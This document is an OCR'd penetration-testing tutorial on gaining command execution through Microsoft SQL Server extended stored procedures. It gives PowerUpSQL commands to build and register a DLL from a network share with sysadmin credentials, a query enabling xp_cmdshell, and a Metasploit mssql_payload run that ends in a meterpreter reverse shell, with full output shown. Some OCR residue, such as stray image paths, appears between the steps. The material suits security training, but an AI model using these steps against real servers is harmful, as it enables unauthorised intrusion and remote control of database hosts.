iGNITE Technologies

MSSQL for Pentester

Command Execution Extended Stored

WWW.HACKINGARTICLES.IN

Contents

Introduction

Extended stored procedures are DLL files that are referenced by the SQL Server by having the extended stored procedure created which then reference functions or procedures within the DLL. The DLLs which are behind the extended stored procedures are typically created in a lower-level language like C or C++. Extended stored procedures run within the SQL Server, meaning that the code is executed within the SQL Server memory space. Thus, a DLL can have any file type extension and can be loaded from UNC path or Webdav.

Exploiting Extended Stored Procedures using PowerupSQL

Create the DLL to add to the SQL db

```
Import-Module .\PowerUpSQL.ps1
Create-SQLFileXpDll -OutFile C:\fileshare\xp_calc.dll -Command "calc.exe" -ExportName xp_calc
-Verbose
cd .\fileshare\
ls
```

```
PS C:\> Import-Module .\PowerUpSQL.ps1
PS C:\> Create-SQLFileXpDll -OutFile C:\fileshare\xp_calc.dll -Command "calc.exe" -ExportName xp_calc -Verbose
VERBOSE:  Found buffer offset for command: 32896
VERBOSE:  Found buffer offset for function name: 50027
VERBOSE:  Found buffer offset for buffer: 50034
VERBOSE: Creating DLL C:\fileshare\xp_calc.dll
VERBOSE:  - Exported function name: xp_calc
VERBOSE:  - Exported function command: "calc.exe"
VERBOSE:  - Manual test: rundll32 C:\fileshare\xp_calc.dll,xp_calc
VERBOSE:  - DLL written
VERBOSE:
VERBOSE: SQL Server Notes
VERBOSE: The exported function can be registered as a SQL Server extended stored procedure. Options below:
VERBOSE:  - Register xp via local disk: sp_addextendedproc 'xp_calc', 'c:\temp\myxp.dll'
VERBOSE:  - Register xp via UNC path: sp_addextendedproc 'xp_calc', '\\servername\pathtofile\myxp.dll'
VERBOSE:  - Unregister xp: sp_dropextendedproc 'xp_calc'
PS C:\> cd .\fileshare\
PS C:\fileshare> ls


    Directory: C:\fileshare


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/15/2021  10:54 AM          66048 xp_calc.dll
```

Register the DLL from our system

In order to create or register an extended stored procedure, the login that the user uses to log into the database must be a member of the sysadmin fixed server role.

Typically, an extended stored procedure would be created with a name starting with xp_ or sp_ so that the database engine would automatically look in the master database for the object if there was no object with that name in the user database.

```
Get-SQLQuery -UserName sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -
Query "sp_addextendedproc 'xp_calc', '\\192.168.1.145\fileshare\xp_calc.dll' " -Verbose
```

```
PS C:\> Get-SQLQuery -UserName sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "sp_addextendedproc '
xp_calc', '\\192.168.1.145\fileshare\xp_calc.dll'" -Verbose
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
PS C:\>
```

List existing Extended stored procedures


Get-SQLStoredProcedureXP -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Verbose

Given below image is showing Databasename “master” where the store process exits. Other than that, it has given the type_desc, name, and text.

```
PS C:\> Get-SQLStoredProcedureXP -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Verbose
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Grabbing stored procedures from databases below:
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - master
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - tempdb
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - model
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - msdb
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : - ignite


ComputerName        : WIN-P83OS778EQK
Instance            : WIN-P83OS778EQK\SQLEXPRESS
DatabaseName        : master
object_id           : 279672044
parent_object_id    : 0
schema_id           : 1
type                : X
type_desc           : EXTENDED_STORED_PROCEDURE
name                : xp_calc
principal_id        :
text                : \\192.168.1.145\fileshare\xp_calc.dll
ctext               : {92, 0, 92, 0...}
status              : 0
create_date         : 9/15/2021 10:57:19 AM
modify_date         : 9/15/2021 10:57:19 AM
is_ms_shipped       : False
is_published        : False
is_schema_published : False
colid               : 1
compressed          : False
encrypted           : False
id                  : 279672044
language            : 0
number              : 0
texttype            : 2
```

Extended stored procedures are always created within the master database, but can be referenced from any database.




Execute the stored procedure

Get-SQLQuery -UserName sa -Password Password@1 –Instance WIN-P83OS778EQK\SQLEXPRESS –Query "select @@version" -Verbose

Enable XP_CMD Shell

By default, XPCmdShell is disabled as shown in the image.



With the privileged account, an attacker creates a new stored procedure and will try to enable the xpcmdshell with the help of the following command.

```
Get-SQLQuery -UserName sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "EXECUTE('sp_configure' 'xp_cmdshell' ',1;reconfigure;')" -Verbose
```

```
PS C:\> Get-SQLQuery -UserName sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Query "EXECUTE('sp_confi
gure ''xp_cmdshell'',1;reconfigure;')" -Verbose
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
PS C:\> _
```

XP_CMD Shell Remote Code Execution

Once the xpcmdshell gets enabled, then we can use Metasploit to execute the following module in order to get a reverse shell.

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set password Password@1
exploit
```

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
```

The exploit does not stop at just enabling the XP command shell. It then runs a series of commands that can help to get us a meterpreter shell on the target machine as shown in the image below

Read more about XPCmdshell from **here**.

```
meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

References:

https://www.sciencedirect.com/topics/computer-science/extended-stored-procedure

****